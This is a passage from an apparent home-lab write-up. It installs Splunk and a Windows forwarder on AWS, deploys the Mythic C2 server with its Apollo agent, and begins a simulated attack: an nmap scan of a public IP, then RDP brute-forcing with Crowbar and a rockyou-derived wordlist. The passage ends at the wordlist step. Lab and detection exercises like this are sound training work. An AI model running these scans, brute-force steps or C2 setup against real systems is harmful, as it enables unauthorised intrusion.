~~   V~'__->      https://aws.amazon.com/linux/amazon-linux-2023/
~~   /      4 package(s) needed for security, out of 7 available
~~   /      Run "sudo yum update" to apply all updates.
[ec2-user@ip-11-0-0-4 ~]$
```

8- Go to **Splunk website** and choose the **download page**, choose **Splunk Enterprise**

Splunk Enterprise 9.3.1

Index 500 MB/Day. Sign up and download now. After 60 days you can convert to a perpetual free license or purchase a Splunk Enterprise license to continue using the expanded functionality designed for enterprise-scale deployments.

Choose Your Installation Package

	Windows	Linux	Mac OS	
64-bit				
4.x+, or 5.4.x kernel Linux distributions				
		.rpm	944.15 MB	Download Now ↴
		.deb	714.76 MB	Download Now ↴
		.tgz	944.3 MB	Download Now ↴
				Copy wget link ↗
				Copy wget link ↗
				Copy wget link ↗
				More ↗
				More ↗
				More ↗

9- Choose the .rpm version then **Copy Wget link** and paste it in your terminal

```
[ec2-user ~]$ 4 package(s) needed for security, out of 7 available
[ec2-user ~]$ Run "sudo yum update" to apply all updates.
[ec2-user@ip-11-0-0-4 ~]$ wget -O splunk-9.3.1-0b8d769cb912.x86_64.rpm "https://download.splunk.com/products/splunk/releases/9.3.1/linux/splunk-9.3.1-0b8d769cb912.x86_64.rpm"
```

10- After the download is complete, do the following commands


```
[ec2-user@ip-11-0-0-4:~]$ ls
splunk-9.3.0-51ccf43db5bd.x86_64.rpm
[ec2-user@ip-11-0-0-4 ~]$ sudo yum install ./splunk-9.3.0-51ccf43db5bd.x86_64.rpm
```

11- Afte the installation process is completed, do the following commands

```
[ec2-user@ip-11-0-0-4 ~]$ sudo su
[root@ip-11-0-0-4 ec2-user]# cd /opt
[root@ip-11-0-0-4 opt]# cd splunk/
[root@ip-11-0-0-4 splunk]# cd bin/
[root@ip-11-0-0-4 bin]# ./splunk start --accept-license --answer-yes
```

12- After it finishes, choose the username and password


13- Allow port 8000 in the instance security rules, so you can log into Splunk



A screenshot of the AWS CloudFormation console showing two security group rules. Rule 1 (sgr-01840084142007ccc) allows SSH traffic from 0.0.0.0/0 to port 22. Rule 2 (sgr-0565812fa0fd6d37d) allows Custom TCP traffic from 0.0.0.0/0 to port 8000.

Security group rule ID	Type	Info	Protocol	Info	Port range	Info	Source	Info	Description - optional	Info
sgr-01840084142007ccc	SSH		TCP		22		Custom		0.0.0.0/0	X
sgr-0565812fa0fd6d37d	Custom TCP		TCP		8000		Custom		0.0.0.0/0	X

14- Now you can access Splunk without any problems



A screenshot of a web browser showing the Splunk Enterprise login page. The URL is http://splunk:8000/. The page features the "splunk>enterprise" logo at the top. Below it is a form with fields for "Username" and "Password", and a "Sign In" button. A modal window titled "First time signing in?" provides instructions for new users. At the bottom of the page, there is a link "First time signing in?".

15- Write down your credentials and Sign In

16- Welcome to Splunk

The screenshot shows the Splunk Enterprise web interface. On the left, there's a sidebar titled 'Apps' with sections for 'Search & Reporting', 'Splunk Secure Gateway', and 'Upgrade Readiness App'. A search bar at the top of the sidebar allows searching by name. The main area is titled 'Hello, Administrator' and displays a message: 'You haven't created any knowledge objects yet.' It includes a 'Create a dashboard' button and navigation links for 'Bookmarks', 'Dashboard', 'Search history', 'Recently viewed', 'Created by you', and 'Shared with you'. At the top of the page, there's a navigation bar with various links like 'ContentFly - Fast &...' and 'The 12 Best Freelan...', and a 'Find' search bar.

Installing Splunk Forwarder on Windows Server

Steps

- 1- Access your Windows instance with RDP



- 2- Go to Splunk Website and check the [download page](#) then look for **Universal Forwarder**

Splunk Universal Forwarder 9.3.1

Universal Forwarders provide reliable, secure data collection from remote sources and forward that data into Splunk software for indexing and consolidation. They can scale to tens of thousands of remote systems, collecting terabytes of data.

Choose Your Installation Package

The screenshot shows the download page for the Splunk Universal Forwarder. At the top, there are tabs for different operating systems: Windows (selected), Linux, Mac OS, FreeBSD, Solaris, and AIX. Below this, there are two main sections for '64-bit' and '32-bit' packages. The '64-bit' section shows 'Windows 10, 11' and 'Windows Server 2019, 2022' as options, both in '.msi' format, with file sizes of 129.79 MB and 64.96 MB respectively. Each option has a 'Download Now' button and a 'Copy wget link' button. The '32-bit' section shows 'Windows 10' as an option in '.msi' format, with a file size of 64.96 MB, also featuring a 'Download Now' button and a 'Copy wget link' button. At the bottom of the page, there are links for 'Release Notes', 'System Requirements', 'Previous Releases', and 'All Other Downloads'.

3- Download windows version then start the setup

Check this box to accept the License Agreement [View License Agreement](#)

Default Installation Options

- Install UniversalForwarder in C:\Program Files\SplunkUniversalForwarder
- Run UniversalForwarder as Local System account

Use this UniversalForwarder with:

- An on-premises Splunk Enterprise instance
- A Splunk Cloud instance

[Cancel](#) [Customize Options](#) [Next](#)

The user you install UniversalForwarder as determines what data it has access to. The Managed Service Account and Group-Managed Service Account are supported by CLI only.

Install UniversalForwarder as:

- Local System
Installs UniversalForwarder using local system account. UniversalForwarder can access all data on or forwarded to this machine.
- Domain Account
Installs UniversalForwarder with domain account you provide. This lets you collect logs and metrics from remote machines as well as local and forwarded data. You can set the account in the next dialog, as a local administrator or a reduced privilege user.
- Virtual Account
Installs UniversalForwarder using a virtual account. UniversalForwarder can access all data on or forwarded to this machine.

[Cancel](#) [Back](#) [Next](#)

Windows Event Logs

- Application Logs
- Security Log
- System Log
- Forwarded Events Log
- Setup Log

Performance Monitor

- CPU Load
- Memory
- Disk Space
- Network Stats

Active Directory Monitoring

- Enable AD monitoring

Path to monitor

[File...](#) [Directory...](#) [Next](#)

[Cancel](#) [Back](#) [Next](#)

Create credentials for the administrator account. The password must contain, at a minimum, 8 printable ASCII characters.

Username:

Generate random password

Password:

Confirm password:

[Cancel](#) [Back](#) [Next](#)

If you intend to use a Splunk receiving indexer to configure this UniversalForwarder, please specify the host or IP, and port (default port is 9997). This is an optional step. However, UniversalForwarder needs either a deployment server or receiving indexer in order to do anything.

Receiving Indexer

Hostname or IP: :
Enter the hostname or IP of your receiving indexer, e.g. ds.splunk.com

[Cancel](#) [Back](#) [Next](#)

UniversalForwarder was successfully installed. Click the buttons below to learn more or click Finish to exit the wizard.

[More info on forwarding](#) [More info on distributed security](#) [Provide feedback on Splunk](#)

[Cancel](#) [Back](#) [Finish](#)

Enter the Public IP of your Splunk Instance

4- Go to Splunk Console and Open **Forwarding and Receiving** from settings

Forward data
Set up forwarding between two or more Splunk instances.

Type	Actions
Forwarding defaults	
Configure forwarding	+ Add new

Receive data
Configure this instance to receive data forwarded from other instances.

Type	Actions
Configure receiving	+ Add new

5- From **Receive data**, click on **Configure receiving** then click on **New Receiving Port**

Add new
Forwarding and receiving » [Receive data](#) » Add new

Configure receiving
Set up this Splunk instance to receive data from forwarder(s).

Listen on this port * For example, 9997 will receive data on TCP port 9997.

Save

6- Save, now all the logs will be forwarded to Splunk on port 9997

New Search

index=main

11,991 events (9/27/24 4:00:00.000 PM to 9/28/24 4:06:49.000 PM) No Event Sampling ▾ Job ▾ Last 24 hours ▾ Smart Mode ▾

Events (11,991) Patterns Statistics Visualization

Format Timeline ▾ - Zoom Out + Zoom to Selection X Deselect 1 hour per column

Table ▾ Format 50 Per Page ▾ < Prev 1 2 3 4 5 6 7 8 ... Next >

< Hide Fields	All Fields	_time	host	source	sourcetype	user	TaskCategory	Source_Workstation	action	CategoryString	Keywords	EventID
SELECTED FIELDS												
a_action 7 a_app 3 a_authentication_method 3 a_command 80 a_Creator_Process_Name 33 a_dest 2 # EventCode 100+ a_host 1 a_Keywords 8 a_name 22 a_service 100+ a_service_name 100+ a_source 5 a_Source_Network_Address 2 a_Source_Workstation 2 a_sourcetype 3												
> 9/28/24 4:01:04.000 PM EC2AMAZ-7F3H7O9 Perfmon:Network Interface												
> 9/28/24 4:01:04.000 PM EC2AMAZ-7F3H7O9 Perfmon:Network Interface												
> 9/28/24 4:00:55.000 PM EC2AMAZ-7F3H7O9 WinEventLog:Security WinEventLog EC2AMAZ-7F3H7O9\$ ProcessTermination success Audit Success 468												
> 9/28/24 4:00:55.000 PM EC2AMAZ-7F3H7O9 WinEventLog:Security WinEventLog EC2AMAZ-7F3H7O9\$ ProcessCreation allowed Audit Success 468												
> 9/28/24 EC2AMAZ-7F3H7O9 WinEventLog:Security WinEventLog EC2AMAZ-7F3H7O9\$ Process success Audit 468												

6-Mythic C2 Server Deployment

I will use Ubuntu Server 22.04 to deploy Mythic on it


1- Launching Instance

The screenshot shows the AWS Lambda console interface. At the top, there is a search bar labeled "Search our full catalog including 1000s of application and OS images". Below the search bar, there are two tabs: "Recents" and "Quick Start", with "Quick Start" being the active tab. Under the "Quick Start" tab, there is a grid of icons representing different operating systems and distributions: Amazon Linux, macOS, Ubuntu, Windows, Red Hat, and SUSE Linux. To the right of the grid, there is a search icon and a link to "Browse more AMIs". Below the grid, there is a section titled "Amazon Machine Image (AMI)" which lists the selected AMI: "Ubuntu Server 22.04 LTS (HVM), SSD Volume Type". The AMI ID is "ami-09b0a86a2c84101e1 (64-bit (x86)) / ami-0a87daabd88e93b1f (64-bit (Arm))". It is noted as "Free tier eligible".

2- Create key pair and configure network but make sure to deploy the server in another VPC, not the same VPC we used it for Splunk and Windows


The screenshot shows the AWS Lambda console interface, specifically the "Network settings" section. Under the "VPC - required" heading, the VPC ID is listed as "vpc-087cedc491d847753" and the subnet range is "172.31.0.0/16". There is a dropdown menu set to "(default)". Below this, under "Subnet", there is a dropdown menu set to "No preference". To the right of this dropdown, there is a button to "Create new subnet". Under the "Auto-assign public IP" heading, there is a dropdown menu set to "Enable". Below these settings, there is a note: "Additional charges apply when outside of free tier allowance". Under the "Firewall (security groups)" heading, there is a note: "A security group is a set of firewall rules that control the traffic for your instance. Add rules to allow specific traffic to reach your instance." There are two buttons: one to "Create security group" and one to "Select existing security group". Below these buttons, there is a field for "Security group name - required" containing the value "launch-wizard-11". A note below this field states: "This security group will be added to all network interfaces. The name can't be edited after the security group is created. Max length is 255 characters. Valid characters: a-zA-Z, 0-9, spaces, and _~-:/()#,@[]+=;&;!\$*". Under the "Description - required" heading, there is a field containing the value "launch-wizard-11 created 2024-09-28T16:12:21.075Z".

3- Access it with SSH




```
ubuntu@ip-172-31-45-79:~$ |
```

4- Do the following commands




```
root@ip-172-31-45-79:/home/ubuntu# sudo su
root@ip-172-31-45-79:/home/ubuntu# apt install docker-compose|
```

5- After it finishes installation, do the following





```
root@ip-172-31-45-79:/home/ubuntu# git clone https://github.com/its-a-feature/Mythic
fatal: destination path 'Mythic' already exists and is not an empty directory.
root@ip-172-31-45-79:/home/ubuntu# |
```



```
root@ip-172-31-45-79:/home/ubuntu# cd Mythic/
root@ip-172-31-45-79:/home/ubuntu/Mythic# ls
CHANGELOG.MD      docker-compose.yml      mythic-docker
InstalledServices documentation-docker   mythic-react-docker
LICENSE           grafana-docker        nginx-docker
Makefile          hasura-docker        postgres-docker
MythicReactUI    install_docker_debian.sh  postgres-exporter-docker
Mythic_CLI       install_docker_kali.sh   prometheus-docker
README.md         install_docker_ubuntu.sh rabbitmq-docker
SECURITY.md      jupyter-docker
VERSION          mythic-cli
root@ip-172-31-45-79:/home/ubuntu/Mythic# ./install_docker_ubuntu.sh |
```

6- After the installation is complete



7- Now, I will download Apollo agent to create payload with it

Apollo is a Windows agent written in C# using the 4.0 .NET Framework designed to be used in SpecterOps training offerings.

Installation

To install Apollo, you'll need Mythic installed on a remote computer. You can find installation instructions for Mythic at the [Mythic project page](#).

From the Mythic install directory, use the following command to install Apollo as the **root** user:

```
./mythic-cli install github https://github.com/MythicAgents/Apollo.git
```

From the Mythic install directory, use the following command to install Apollo as a **non-root** user:

```
sudo -E ./mythic-cli install github https://github.com/MythicAgents/Apollo.git
```

```
root@ip-172-31-45-79:/home root ~ + |
```

```
root@ip-172-31-45-79:/home/ubuntu/Mythic# ./mythic-cli install github https://github.com/MythicAgents/Apollo.git|
```

Delete	Service	Type	Metadata	Status	Actions
	apollo	Agent	Author: @djhohnstein Supported Operating Systems: Windows Description: A fully featured .NET 4.0 compatible training agent. Version: 2.2.9	Online	[Edit] [Delete]

7-Practical Attack Implementation

Phase 1: Information Gathering

- 1- I Opened Kali Linux from My VMware and used Nmap to look for any open ports

```
File Actions Edit View Help
root@kali: /home/kali
(kali㉿kali)-[~]
$ sudo su
[sudo] password for kali:
(root㉿kali)-[/home/kali]
# nmap -O -sV 15.207.207.165
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-26 11:57 EDT
Nmap scan report for ec2-15-207-207-165.ap-south-1.compute.amazonaws.com (15.207.207.165)
Host is up (0.016s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
3389/tcp  open  tcpwrapped
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
OS fingerprint not ideal because: Missing a closed TCP port so results incomplete
No OS matches for host

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.30 seconds

(root㉿kali)-[/home/kali]
# nmap 15.207.207.165
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-09-26 12:00 EDT
Nmap scan report for ec2-15-207-207-165.ap-south-1.compute.amazonaws.com (15.207.207.165)
Host is up (0.025s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server

Nmap done: 1 IP address (1 host up) scanned in 53.42 seconds

(root㉿kali)-[/home/kali]
#
```

- We found out that Port 3389 is open, now we will try to brute force it in the next phase

Phase 2: Initial Access

Using Crowbar, I successfully brute forced the RDP password


Steps

- 1- Preparing the word list

```
root@kali: /usr/share/wordlists
# head -50 rockyou.txt > /home/kali/wordlist.txt
```

